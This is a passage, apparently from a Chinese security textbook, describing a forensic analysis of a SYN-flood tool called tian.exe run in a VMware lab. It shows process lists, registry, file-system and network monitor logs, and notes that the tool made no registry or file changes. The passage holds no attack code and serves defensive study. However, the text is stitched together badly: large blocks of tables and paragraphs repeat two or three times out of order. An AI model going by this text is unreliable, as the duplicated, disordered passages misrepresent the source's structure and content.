svchost.exe	1440	< 0.01	1,316 K	NT AUTHORITY\NETW...	6	C:\WINDOWS\system32\svchost.exe
csrss.exe	876		2,440 K	NT AUTHORITY\SYSTEM	12	C:\WINDOWS\system32\csrss.exe
lsass.exe	956		3,764 K	NT AUTHORITY\SYSTEM	19	C:\WINDOWS\system32\lsass.exe
services.exe	944		1,844 K	NT AUTHORITY\SYSTEM	16	C:\WINDOWS\system32\services.exe
smss.exe	816	<	172 K	NT AUTHORITY\SYSTEM	3	C:\WINDOWS\system32\smss.exe
spoolsv.exe	1704	<	3,820 K	NT AUTHORITY\SYSTEM	11	C:\WINDOWS\system32\spoolsv.exe
svchost.exe	1168	<	3,168 K	NT AUTHORITY\SYSTEM	18	C:\WINDOWS\system32\svchost.exe
svchost.exe	1396		11,104 K	NT AUTHORITY\SYSTEM	48	C:\WINDOWS\system32\svchost.exe
svchost.exe	1968	<	2,532 K	NT AUTHORITY\SYSTEM	5	C:\WINDOWS\system32\svchost.exe
System	4		K	NT AUTHORITY\SYSTEM	62	
System Idle Process	0	98.44	K	NT AUTHORITY\SYSTEM	1	
vmacthlp.exe	1120	<	740 K	NT AUTHORITY\SYSTEM	1	C:\Program Files\VMware\VMware Tools\vmacth...
vmtoolsd.exe	1984		6,564 K	NT AUTHORITY\SYSTEM	4	C:\Program Files\VMware\VMware Tools\vmtool...
VMUpgradeHelper.exe	508	<	1,156 K	NT AUTHORITY\SYSTEM	3	C:\Program Files\VMware\VMware Tools\VMUpgr...
winlogon.exe	900	<	7,516 K	NT AUTHORITY\SYSTEM	19	C:\WINDOWS\system32\winlogon.exe
wmiprvse.exe	1588	< 0.01	1,964 K	NT AUTHORITY\SYSTEM	5	C:\WINDOWS\system32\wbem\wmiprvse.exe
conime.exe	264	< 0.01	1,020 K	UERVISYT-4B8ADE\A...	1	C:\WINDOWS\system32\conime.exe
ctfmon.exe	1656	< 0.01	1,012 K	UERVISYT-4B8ADE\A...	1	C:\WINDOWS\system32\ctfmon.exe
DTLite.exe	1644	< 0.01	3,684 K	UERVISYT-4B8ADE\A...	6	C:\Program Files\DAEMON Tools Lite\DTLite.exe
explorer.exe	684		15,964 K	UERVISYT-4B8ADE\A...	17	C:\WINDOWS\explorer.exe
procexp.exe	1208		13,476 K	UERVISYT-4B8ADE\A...	10	C:\tools\ProcessExplorer\procexp.exe
tian.exe	548		1,364 K	UERVISYT-4B8ADE\A...	1	C:\数据分析\tian.exe
VMwareTray.exe	1504	< 0.01	2,216 K	UERVISYT-4B8ADE\A...	1	C:\Program Files\VMware\VMware Tools\VMware...
VMwareUser.exe	1528	< 0.01	5,796 K	UERVISYT-4B8ADE\A...	7	C:\Program Files\VMware\VMware Tools\VMware...

图 16-3 tian.exe 运行并未发动 SYN 攻击时系统活动进程列表

从图 16-3 中可知,tian.exe 程序的 PID 为 548,CPU 使用为 0%,占用内存量为 1364KB,启动线程数为 1,镜像地址为 C:\数据分析\tian.exe。

图 16-4 是在 tian.exe 发动 SYN 攻击时测试系统当前的活动进程表。可以看出,tian.exe 的 PID 为 548,CPU 使用为 100%,内存使用量为 1648KB、启动线程数为 2,镜像地址为



图 16-2 tian.exe 的 SYN 攻击中截图

址 192.168.2.129,使用端口为默认值 55555。设置完毕后,tian.exe 向目标 IP 地址发送大量的 SYN 数据包。

(1) 分析时间。

在对 tian.exe 程序的恶意行为进行分析时,首要的工作就是记录分析开始时间和最后分析结束时间。时间在恶意程序的取证分析过程中是比较重要的,它也是保证取证分析过程的真实性、准确性和完整性的必要因素。例如:

分析开始时间:2011-06-20 星期一 11:40

分析结束时间:2011-06-20 星期一 12:07

(2) 活动进程监控。

使用 ProcessExplorer.exe 程序对系统中当前的活动进程进行监控,可以帮助分析人员查找出可疑程序。在这里,只用到了其进程名、PID、CPU 使用、内存占用、运行账户、启动线程数和镜像路径等列项来对 tian.exe 进程进行分析,如图 16-3 所示。

Process	PID	CPU	Private Bytes	User Name	Thr...	Path
Interrupts	n/a	1.56	K			
alg.exe	1344	< 0.01	1,300 K	NT AUTHORITY\LOCA...	5	C:\WINDOWS\system32\alg.exe
svchost.exe	1624	< 0.01	1,616 K	NT AUTHORITY\LOCA...	11	C:\WINDOWS\system32\svchost.exe
svchost.exe	1888	< 0.01	1,340 K	NT AUTHORITY\LOCA...	4	C:\WINDOWS\system32\svchost.exe
svchost.exe	1272	< 0.01	1,928 K	NT AUTHORITY\NETW...	11	C:\WINDOWS\system32\svchost.exe
svchost.exe	1440	< 0.01	1,316 K	NT AUTHORITY\NETW...	6	C:\WINDOWS\system32\svchost.exe
csrss.exe	876		2,440 K	NT AUTHORITY\SYSTEM	12	C:\WINDOWS\system32\csrss.exe
lsass.exe	956		3,764 K	NT AUTHORITY\SYSTEM	19	C:\WINDOWS\system32\lsass.exe
services.exe	944		1,844 K	NT AUTHORITY\SYSTEM	16	C:\WINDOWS\system32\services.exe
smss.exe	816	<	172 K	NT AUTHORITY\SYSTEM	3	C:\WINDOWS\system32\smss.exe
spoolsv.exe	1704	<	3,820 K	NT AUTHORITY\SYSTEM	11	C:\WINDOWS\system32\spoolsv.exe
svchost.exe	1168	<	3,168 K	NT AUTHORITY\SYSTEM	18	C:\WINDOWS\system32\svchost.exe
svchost.exe	1396		11,104 K	NT AUTHORITY\SYSTEM	48	C:\WINDOWS\system32\svchost.exe
svchost.exe	1968	<	2,532 K	NT AUTHORITY\SYSTEM	5	C:\WINDOWS\system32\svchost.exe
System	4		K	NT AUTHORITY\SYSTEM	62	
System Idle Process	0	98.44	K	NT AUTHORITY\SYSTEM	1	
vmacthlp.exe	1120	<	740 K	NT AUTHORITY\SYSTEM	1	C:\Program Files\VMware\VMware Tools\vmacth...
vmtoolsd.exe	1984		6,564 K	NT AUTHORITY\SYSTEM	4	C:\Program Files\VMware\VMware Tools\vmtool...
VMUpgradeHelper.exe	508	<	1,156 K	NT AUTHORITY\SYSTEM	3	C:\Program Files\VMware\VMware Tools\VMUpgr...
winlogon.exe	900	<	7,516 K	NT AUTHORITY\SYSTEM	19	C:\WINDOWS\system32\winlogon.exe
wmiprvse.exe	1588	< 0.01	1,964 K	NT AUTHORITY\SYSTEM	5	C:\WINDOWS\system32\wbem\wmiprvse.exe
conime.exe	264	< 0.01	1,020 K	UERVISYT-4B8ADE\A...	1	C:\WINDOWS\system32\conime.exe
ctfmon.exe	1656	< 0.01	1,012 K	UERVISYT-4B8ADE\A...	1	C:\WINDOWS\system32\ctfmon.exe
DTLite.exe	1644	< 0.01	3,684 K	UERVISYT-4B8ADE\A...	6	C:\Program Files\DAEMON Tools Lite\DTLite.exe
explorer.exe	684		15,964 K	UERVISYT-4B8ADE\A...	17	C:\WINDOWS\explorer.exe
procexp.exe	1208		13,476 K	UERVISYT-4B8ADE\A...	10	C:\tools\ProcessExplorer\procexp.exe
tian.exe	548		1,364 K	UERVISYT-4B8ADE\A...	1	C:\数据分析\tian.exe
VMwareTray.exe	1504	< 0.01	2,216 K	UERVISYT-4B8ADE\A...	1	C:\Program Files\VMware\VMware Tools\VMware...
VMwareUser.exe	1528	< 0.01	5,796 K	UERVISYT-4B8ADE\A...	7	C:\Program Files\VMware\VMware Tools\VMware...

图 16-3 tian.exe 运行并未发动 SYN 攻击时系统活动进程列表

从图 16-3 中可知,tian.exe 程序的 PID 为 548,CPU 使用为 0%,占用内存量为 1364KB,启动线程数为 1,镜像地址为 C:\数据分析\tian.exe。

图 16-4 是在 tian.exe 发动 SYN 攻击时测试系统当前的活动进程表。可以看出,tian.exe 的 PID 为 548,CPU 使用为 100%,内存使用量为 1648KB、启动线程数为 2,镜像地址为

C:\数据分析\tian.exe。对比电子文件 processinfo-m.TXT 和 processinfo-h.TXT，可以发现在 tian.exe 发动攻击后，其自身以及对系统造成的变化有以下三项。

① tian.exe 发动攻击时，其线程数从 1 增加到 2，其中前台界面主线程优先级为 10，后台攻击线程优先级为 8。

② 其对 CPU 的使用率从 0%突然增加到 100%。

③ 其对内存的使用量从 1364KB 增加到 1648KB。

Process	PID	CPU	Private Bytes	User Name	Thr...	Path
Interrupts	n/a		K			
alg.exe	1344	< 0.01	1,300 K	NT AUTHORITY\LOCA...	5	C:\WINDOWS\system32\alg.exe
svchost.exe	1624	< 0.01	1,592 K	NT AUTHORITY\LOCA...	10	C:\WINDOWS\system32\svchost.exe
svchost.exe	1888	< 0.01	1,364 K	NT AUTHORITY\LOCA...	5	C:\WINDOWS\system32\svchost.exe
svchost.exe	1272	< 0.01	1,904 K	NT AUTHORITY\NETW...	10	C:\WINDOWS\system32\svchost.exe
svchost.exe	1440	< 0.01	1,252 K	NT AUTHORITY\NETW...	4	C:\WINDOWS\system32\svchost.exe
csrss.exe	876		2,440 K	NT AUTHORITY\SYSTEM	12	C:\WINDOWS\system32\csrss.exe
lsass.exe	956	< 0.01	3,796 K	NT AUTHORITY\SYSTEM	20	C:\WINDOWS\system32\lsass.exe
services.exe	944		1,844 K	NT AUTHORITY\SYSTEM	16	C:\WINDOWS\system32\services.exe
smss.exe	816	< 0.01	172 K	NT AUTHORITY\SYSTEM	3	C:\WINDOWS\system32\smss.exe
spoolsv.exe	1704	< 0.01	3,820 K	NT AUTHORITY\SYSTEM	11	C:\WINDOWS\system32\spoolsv.exe
svchost.exe	1168	< 0.01	3,128 K	NT AUTHORITY\SYSTEM	16	C:\WINDOWS\system32\svchost.exe
svchost.exe	1396		11,112 K	NT AUTHORITY\SYSTEM	49	C:\WINDOWS\system32\svchost.exe
svchost.exe	1968	< 0.01	2,532 K	NT AUTHORITY\SYSTEM	5	C:\WINDOWS\system32\svchost.exe
System	4		K	NT AUTHORITY\SYSTEM	62	
System Idle Process	0	< 0.01	K	NT AUTHORITY\SYSTEM	1	
vmacthlp.exe	1120	< 0.01	740 K	NT AUTHORITY\SYSTEM	1	C:\Program Files\VMware\VMware Tools\vmacth...
vmtoolsd.exe	1984	< 0.01	6,564 K	NT AUTHORITY\SYSTEM	4	C:\Program Files\VMware\VMware Tools\vmtool...
VMUpgradeHelper.exe	508	< 0.01	1,156 K	NT AUTHORITY\SYSTEM	3	C:\Program Files\VMware\VMware Tools\VMUpgr...
winlogon.exe	900	< 0.01	7,516 K	NT AUTHORITY\SYSTEM	19	C:\WINDOWS\system32\winlogon.exe
wmiprvse.exe	1588	< 0.01	2,104 K	NT AUTHORITY\SYSTEM	7	C:\WINDOWS\system32\wbem\wmiprvse.exe
conime.exe	264	< 0.01	1,020 K	UERVISYT-4B8ADE\A...	1	C:\WINDOWS\system32\conime.exe
ctfmon.exe	1656	< 0.01	1,012 K	UERVISYT-4B8ADE\A...	1	C:\WINDOWS\system32\ctfmon.exe
DTLite.exe	1644	< 0.01	3,684 K	UERVISYT-4B8ADE\A...	6	C:\Program Files\DAEMON Tools Lite\DTLite.exe
explorer.exe	684		16,788 K	UERVISYT-4B8ADE\A...	15	C:\WINDOWS\explorer.exe
procexp.exe	1852		13,336 K	UERVISYT-4B8ADE\A...	10	C:\tools\ProcessExplorer\procexp.exe
tian.exe	548	100.00	1,648 K	UERVISYT-4B8ADE\A...	2	C:\数据分析\tian.exe
VMwareTray.exe	1504	< 0.01	2,216 K	UERVISYT-4B8ADE\A...	1	C:\Program Files\VMware\VMware Tools\VMware...
VMwareUser.exe	1528	< 0.01	6,900 K	UERVISYT-4B8ADE\A...	5	C:\Program Files\VMware\VMware Tools\VMware...

图 16-4　tian.exe 运行并正在进行 SYN 攻击时系统活动进程列表

（3）注册表监控。

Regmon.exe 程序是一个比较著名的注册表变化监控工具，其将操作源头、操作方式、操作对象和结果很好地结合起来，比较适合作为取证分析工具。对 tian.exe 对注册表的修改监控方面，主要从进程名、操作方式、注册表键值和操作结果列项来进行。其监控过程如图 16-5 所示。

#	Time	Process	Request	Path	Result
1697	23.43005562	lsass.exe:956	QueryValue	HKLM\SECURITY\Policy\SecDesc\(Default)	BUFFER OV
1698	23.43007469	lsass.exe:956	CloseKey	HKLM\SECURITY\Policy\SecDesc	SUCCESS
1699	23.43009186	lsass.exe:956	OpenKey	HKLM\SECURITY\Policy\SecDesc	SUCCESS
1700	23.43010521	lsass.exe:956	QueryValue	HKLM\SECURITY\Policy\SecDesc\(Default)	SUCCESS
1701	23.43011856	lsass.exe:956	CloseKey	HKLM\SECURITY\Policy\SecDesc	SUCCESS
1702	23.43058777	lsass.exe:956	CloseKey	HKLM\SECURITY\Policy	SUCCESS
1703	24.88708878	Regmon.exe:1392	OpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\FontSubstitutes	SUCCESS
1704	24.88711357	Regmon.exe:1392	QueryValue	HKLM\Software\Microsoft\Windows NT\CurrentVersion\FontSubstitutes\宋体	NOT FOUND
1705	24.88714218	Regmon.exe:1392	CloseKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\FontSubstitutes	SUCCESS
1706	38.94414520	winlogon.exe:900	OpenKey	HKCU	SUCCESS
1707	38.94417572	winlogon.exe:900	OpenKey	HKCU\AppEvents\Schemes\Apps\.Default\MenuPopup\.Current	SUCCESS
1708	38.94419479	winlogon.exe:900	QueryValue	HKCU\AppEvents\Schemes\Apps\.Default\MenuPopup\.Current\(Default)	SUCCESS
1709	38.94425201	winlogon.exe:900	CloseKey	HKCU\AppEvents\Schemes\Apps\.Default\MenuPopup\.Current	SUCCESS
1710	38.94427109	winlogon.exe:900	CloseKey	HKCU	SUCCESS
1711	38.94430542	winlogon.exe:900	OpenKey	HKCU	SUCCESS
1712	38.94432831	winlogon.exe:900	OpenKey	HKCU\AppEvents\Schemes\Apps\.Default\MenuPopup\.Current\Active	NOT FOUND
1713	38.94433594	winlogon.exe:900	QueryValue	HKCU\(Default)	NOT FOUND
1714	38.94435120	winlogon.exe:900	CloseKey	HKCU	SUCCESS
1715	38.94438171	winlogon.exe:900	OpenKey	HKLM\Software\Microsoft\Windows\CurrentVersion	SUCCESS
1716	38.94439697	winlogon.exe:900	OpenKey	HKLM\Software\Microsoft\Windows\CurrentVersion\Software\Microsoft\Windows\Cur...	NOT FOUND
1717	38.94441223	winlogon.exe:900	QueryValue	HKLM\Software\Microsoft\Windows\CurrentVersion\MediaPath	SUCCESS
1718	38.94442749	winlogon.exe:900	CloseKey	HKLM\Software\Microsoft\Windows\CurrentVersion	SUCCESS
1719	39.00061417	Regmon.exe:1392	OpenKey	HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\Desktop\NameSpace	SUCCESS
1720	39.00064468	Regmon.exe:1392	EnumerateKey	HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\Desktop\NameSpace	SUCCESS
1721	39.00066376	Regmon.exe:1392	OpenKey	HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\Desktop\NameSpace\...	SUCCESS
1722	39.00067902	Regmon.exe:1392	QueryValue	HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\Desktop\NameSpace\...	NOT FOUND
1723	39.00070953	Regmon.exe:1392	CloseKey	HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\Desktop\NameSpace\...	SUCCESS
1724	39.00072479	Regmon.exe:1392	EnumerateKey	HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\Desktop\NameSpace	SUCCESS
1725	39.00074387	Regmon.exe:1392	OpenKey	HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\Desktop\NameSpace\...	SUCCESS
1726	39.00075912	Regmon.exe:1392	QueryValue	HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\Desktop\NameSpace\...	NOT FOUND

图 16-5　tian.exe 运行并发动 SYN 攻击时的注册表变化

从图 16-5 的监控记录中并未发现 tian. exe 对注册表的任何恶意修改。

(4) 文件系统监控。

Filemon. exe 与 Regmon. exe 一样，是个非常不错的文件系统变化监控工具，它能对任何用户空间程序对系统文件的修改进行监督记录。对 tian. exe 的监控主要从程序名、操作方式、操作对象路径和操作结果来进行，如图 16-6 所示。

#	Process	Request	Path	Result	Other
333	1 vmtoolsd.exe:1984	QUERY INFORMA...	C:\	SUCCESS	FileFsSizeInf
334	1 vmtoolsd.exe:1984	CLOSE	C:\	SUCCESS	
335	1 VMwareTray.exe:1504	QUERY INFORMA...	C:\Documents and Settings\All Users\Application Data\VMware	SUCCESS	Attributes: D
336	1 VMwareTray.exe:1504	QUERY INFORMA...	C:\Documents and Settings\All Users\Application Data\VMware	SUCCESS	Attributes: D
337	1 VMwareTray.exe:1504	QUERY INFORMA...	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	SUCCESS	Attributes: D
338	1 VMwareTray.exe:1504	QUERY INFORMA...	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	SUCCESS	Attributes: D
339	1 VMwareTray.exe:1504	OPEN	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	SUCCESS	Options: Ope
340	1 VMwareTray.exe:1504	DIRECTORY	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	NO SUCH FILE	FileBothDire
341	1 VMwareTray.exe:1504	CLOSE	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	SUCCESS	
342	1 vmtoolsd.exe:1984	QUERY INFORMA...	C:\Documents and Settings\All Users\Application Data\VMware	SUCCESS	Attributes: D
343	1 vmtoolsd.exe:1984	QUERY INFORMA...	C:\Documents and Settings\All Users\Application Data\VMware	SUCCESS	Attributes: D
344	1 vmtoolsd.exe:1984	QUERY INFORMA...	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	SUCCESS	Attributes: D
345	1 vmtoolsd.exe:1984	QUERY INFORMA...	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	SUCCESS	Attributes: D
346	1 vmtoolsd.exe:1984	OPEN	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	SUCCESS	Options: Ope
347	1 vmtoolsd.exe:1984	DIRECTORY	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	NO SUCH FILE	FileBothDire
348	1 vmtoolsd.exe:1984	CLOSE	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	SUCCESS	
349	1 VMwareUser.exe:1528	OPEN	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	SUCCESS	Options: Ope
350	1 VMwareUser.exe:1528	DIRECTORY	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	NO SUCH FILE	FileBothDire
351	1 VMwareUser.exe:1528	CLOSE	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	SUCCESS	
352	1 VMwareTray.exe:1504	QUERY INFORMA...	C:\Documents and Settings\All Users\Application Data\VMware	SUCCESS	Attributes: D
353	1 VMwareTray.exe:1504	QUERY INFORMA...	C:\Documents and Settings\All Users\Application Data\VMware	SUCCESS	Attributes: D
354	1 VMwareTray.exe:1504	QUERY INFORMA...	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	SUCCESS	Attributes: D
355	1 VMwareTray.exe:1504	QUERY INFORMA...	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	SUCCESS	Attributes: D
356	1 VMwareTray.exe:1504	OPEN	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	SUCCESS	Options: Ope
357	1 VMwareTray.exe:1504	DIRECTORY	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	NO SUCH FILE	FileBothDire
358	1 VMwareTray.exe:1504	CLOSE	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	SUCCESS	
359	1 vmtoolsd.exe:1984	QUERY INFORMA...	C:\Documents and Settings\All Users\Application Data\VMware	SUCCESS	Attributes: D
360	1 vmtoolsd.exe:1984	QUERY INFORMA...	C:\Documents and Settings\All Users\Application Data\VMware	SUCCESS	Attributes: D
361	1 vmtoolsd.exe:1984	QUERY INFORMA...	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	SUCCESS	Attributes: D
362	1 vmtoolsd.exe:1984	QUERY INFORMA...	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	SUCCESS	Attributes: D

图 16-6　tian. exe 运行并发动 SYN 攻击时的文件系统变化

从图 16-6 的监控记录中可知，tian. exe 的运行和发动 SYN 攻击时并未对文件系统做任何修改。

(5) 网络连接监控。

TcpView. exe 能够清晰地记录本地与外界网络发生的任何 TCP 和 UDP 连接，其记录项主要有进程名、PID、协议类型、本地 IP、本地端口、远程 IP、远程端口、发送数据包量和接收数据包量等。利用 TcpView. exe 对 tian. exe 程序的网络连接情况监控就是使用以上介绍的列项进行的，监控截图如图 16-7 所示。

Process	PID	Protocol	Local Address	Local Port	Remote Address	Remote Port	State	Sent Packets	Rcvd Packets
svchost.exe	1396	UDP	uervisyt-4b8ade.localdomain	ntp	*	*			
lsass.exe	956	UDP	uervisyt-4b8ade	isakmp	*	*			
svchost.exe	1624	UDP	uervisyt-4b8ade.localdomain	1900	*	*			
svchost.exe	1396	UDP	uervisyt-4b8ade	ntp	*	*			
System	4	UDP	uervisyt-4b8ade.localdomain	netbios-ns	*	*			
svchost.exe	1624	UDP	uervisyt-4b8ade	1900	*	*			
lsass.exe	956	UDP	uervisyt-4b8ade	4500	*	*			
System	4	UDP	uervisyt-4b8ade.localdomain	netbios-dgm	*	*			
svchost.exe	1272	TCP	uervisyt-4b8ade	epmap	uervisyt-4b8ade	0	LISTENING		
alg.exe	1344	TCP	uervisyt-4b8ade	1025	uervisyt-4b8ade	0	LISTENING		
System	4	TCP	uervisyt-4b8ade.localdomain	netbios-ssn	uervisyt-4b8ade	0	LISTENING		

图 16-7　tian. exe 运行并发动 SYN 攻击时的网络连接状况

根据图 16-7 中呈现的结果，并未发现 tian. exe 对外的任何网络连接的进出和数据包的发送记录。

5) 原理分析

主要是对 tian. exe 程序进行查壳、脱壳、跟踪检测和逆向，分析 tian. exe 程序的运行原理。

从图 16-5 的监控记录中并未发现 tian. exe 对注册表的任何恶意修改。

(4) 文件系统监控。

Filemon. exe 与 Regmon. exe 一样,是个非常不错的文件系统变化监控工具,它能对任何用户空间程序对系统文件的修改进行监督记录。对 tian. exe 的监控主要从程序名、操作方式、操作对象路径和操作结果来进行,如图 16-6 所示。

#	Process	Request	Path	Result	Other
333	1 vmtoolsd.exe:1984	QUERY INFORMA...	C:\	SUCCESS	FileFsSizeInt
334	1 vmtoolsd.exe:1984	CLOSE	C:\	SUCCESS	
335	1 VMwareTray.exe:1504	QUERY INFORMA...	C:\Documents and Settings\All Users\Application Data\VMware	SUCCESS	Attributes: D
336	1 VMwareTray.exe:1504	QUERY INFORMA...	C:\Documents and Settings\All Users\Application Data\VMware	SUCCESS	Attributes: D
337	1 VMwareTray.exe:1504	QUERY INFORMA...	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	SUCCESS	Attributes: D
338	1 VMwareTray.exe:1504	QUERY INFORMA...	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	SUCCESS	Attributes: D
339	1 VMwareTray.exe:1504	OPEN	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	SUCCESS	Options: Ope
340	1 VMwareTray.exe:1504	DIRECTORY	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	NO SUCH FILE	FileBothDire
341	1 VMwareTray.exe:1504	CLOSE	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	SUCCESS	
342	1 vmtoolsd.exe:1984	QUERY INFORMA...	C:\Documents and Settings\All Users\Application Data\VMware	SUCCESS	Attributes: D
343	1 vmtoolsd.exe:1984	QUERY INFORMA...	C:\Documents and Settings\All Users\Application Data\VMware	SUCCESS	Attributes: D
344	1 vmtoolsd.exe:1984	QUERY INFORMA...	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	SUCCESS	Attributes: D
345	1 vmtoolsd.exe:1984	QUERY INFORMA...	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	SUCCESS	Attributes: D
346	1 vmtoolsd.exe:1984	OPEN	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	SUCCESS	Options: Ope
347	1 vmtoolsd.exe:1984	DIRECTORY	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	NO SUCH FILE	FileBothDire
348	1 vmtoolsd.exe:1984	CLOSE	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	SUCCESS	
349	1 VMwareUser.exe:1528	OPEN	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	SUCCESS	Options: Ope
350	1 VMwareUser.exe:1528	DIRECTORY	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	NO SUCH FILE	FileBothDire
351	1 VMwareUser.exe:1528	CLOSE	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	SUCCESS	
352	1 VMwareTray.exe:1504	QUERY INFORMA...	C:\Documents and Settings\All Users\Application Data\VMware	SUCCESS	Attributes: D
353	1 VMwareTray.exe:1504	QUERY INFORMA...	C:\Documents and Settings\All Users\Application Data\VMware	SUCCESS	Attributes: D
354	1 VMwareTray.exe:1504	QUERY INFORMA...	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	SUCCESS	Attributes: D
355	1 VMwareTray.exe:1504	QUERY INFORMA...	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	SUCCESS	Attributes: D
356	1 VMwareTray.exe:1504	OPEN	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	SUCCESS	Options: Ope
357	1 VMwareTray.exe:1504	DIRECTORY	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	NO SUCH FILE	FileBothDire
358	1 VMwareTray.exe:1504	CLOSE	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	SUCCESS	
359	1 vmtoolsd.exe:1984	QUERY INFORMA...	C:\Documents and Settings\All Users\Application Data\VMware	SUCCESS	Attributes: D
360	1 vmtoolsd.exe:1984	QUERY INFORMA...	C:\Documents and Settings\All Users\Application Data\VMware	SUCCESS	Attributes: D
361	1 vmtoolsd.exe:1984	QUERY INFORMA...	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	SUCCESS	Attributes: D
362	1 vmtoolsd.exe:1984	QUERY INFORMA...	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	SUCCESS	Attributes: D

图 16-6 tian. exe 运行并发动 SYN 攻击时的文件系统变化

从图 16-6 的监控记录中可知,tian. exe 的运行和发动 SYN 攻击时并未对文件系统做任何修改。

(5) 网络连接监控。

TcpView. exe 能够清晰地记录本地与外界网络发生的任何 TCP 和 UDP 连接,其记录项主要有进程名、PID、协议类型、本地 IP、本地端口、远程 IP、远程端口、发送数据包量和接收数据包量等。利用 TcpView. exe 对 tian. exe 程序的网络连接情况监控就是使用以上介绍的列项进行的,监控截图如图 16-7 所示。

Process	PID	Protocol	Local Address	Local Port	Remote Address	Remote Port	State	Sent Packets	Rcvd Packets
svchost.exe	1396	UDP	uervisyt-4b8ade.localdomain	ntp	*	*			
lsass.exe	956	UDP	uervisyt-4b8ade	isakmp	*	*			
svchost.exe	1624	UDP	uervisyt-4b8ade.localdomain	1900	*	*			
svchost.exe	1396	UDP	uervisyt-4b8ade	ntp	*	*			
System	4	UDP	uervisyt-4b8ade.localdomain	netbios-ns	*	*			
svchost.exe	1624	UDP	uervisyt-4b8ade	1900	*	*			
lsass.exe	956	UDP	uervisyt-4b8ade	4500	*	*			
System	4	UDP	uervisyt-4b8ade.localdomain	netbios-dgm	*	*			
svchost.exe	1272	TCP	uervisyt-4b8ade	epmap	uervisyt-4b8ade	0	LISTENING		
alg.exe	1344	TCP	uervisyt-4b8ade	1025	uervisyt-4b8ade	0	LISTENING		
System	4	TCP	uervisyt-4b8ade.localdomain	netbios-ssn	uervisyt-4b8ade	0	LISTENING		

图 16-7 tian. exe 运行并发动 SYN 攻击时的网络连接状况

根据图 16-7 中呈现的结果,并未发现 tian. exe 对外的任何网络连接的进出和数据包的发送记录。

5) 原理分析

主要是对 tian. exe 程序进行查壳、脱壳、跟踪检测和逆向,分析 tian. exe 程序的运行原理。

从图 16-5 的监控记录中并未发现 tian. exe 对注册表的任何恶意修改。

（4）文件系统监控。

Filemon. exe 与 Regmon. exe 一样，是个非常不错的文件系统变化监控工具，它能对任何用户空间程序对系统文件的修改进行监督记录。对 tian. exe 的监控主要从程序名、操作方式、操作对象路径和操作结果来进行，如图 16-6 所示。

#		Process	Request	Path	Result	Other
333	1	vmtoolsd.exe:1984	QUERY INFORMA...	C:\	SUCCESS	FileFsSizeInf
334	1	vmtoolsd.exe:1984	CLOSE	C:\	SUCCESS	
335	1	VMwareTray.exe:1504	QUERY INFORMA...	C:\Documents and Settings\All Users\Application Data\VMware	SUCCESS	Attributes: D
336	1	VMwareTray.exe:1504	QUERY INFORMA...	C:\Documents and Settings\All Users\Application Data\VMware	SUCCESS	Attributes: D
337	1	VMwareTray.exe:1504	QUERY INFORMA...	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	SUCCESS	Attributes: D
338	1	VMwareTray.exe:1504	QUERY INFORMA...	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	SUCCESS	Attributes: D
339	1	VMwareTray.exe:1504	OPEN	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	SUCCESS	Options: Ope
340	1	VMwareTray.exe:1504	DIRECTORY	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	NO SUCH FILE	FileBothDire
341	1	VMwareTray.exe:1504	CLOSE	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	SUCCESS	
342	1	vmtoolsd.exe:1984	QUERY INFORMA...	C:\Documents and Settings\All Users\Application Data\VMware	SUCCESS	Attributes: D
343	1	vmtoolsd.exe:1984	QUERY INFORMA...	C:\Documents and Settings\All Users\Application Data\VMware	SUCCESS	Attributes: D
344	1	vmtoolsd.exe:1984	QUERY INFORMA...	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	SUCCESS	Attributes: D
345	1	vmtoolsd.exe:1984	QUERY INFORMA...	C:\Documents and Settings\All Users\Application Data\VMware\VMware...	SUCCESS	Attributes: D
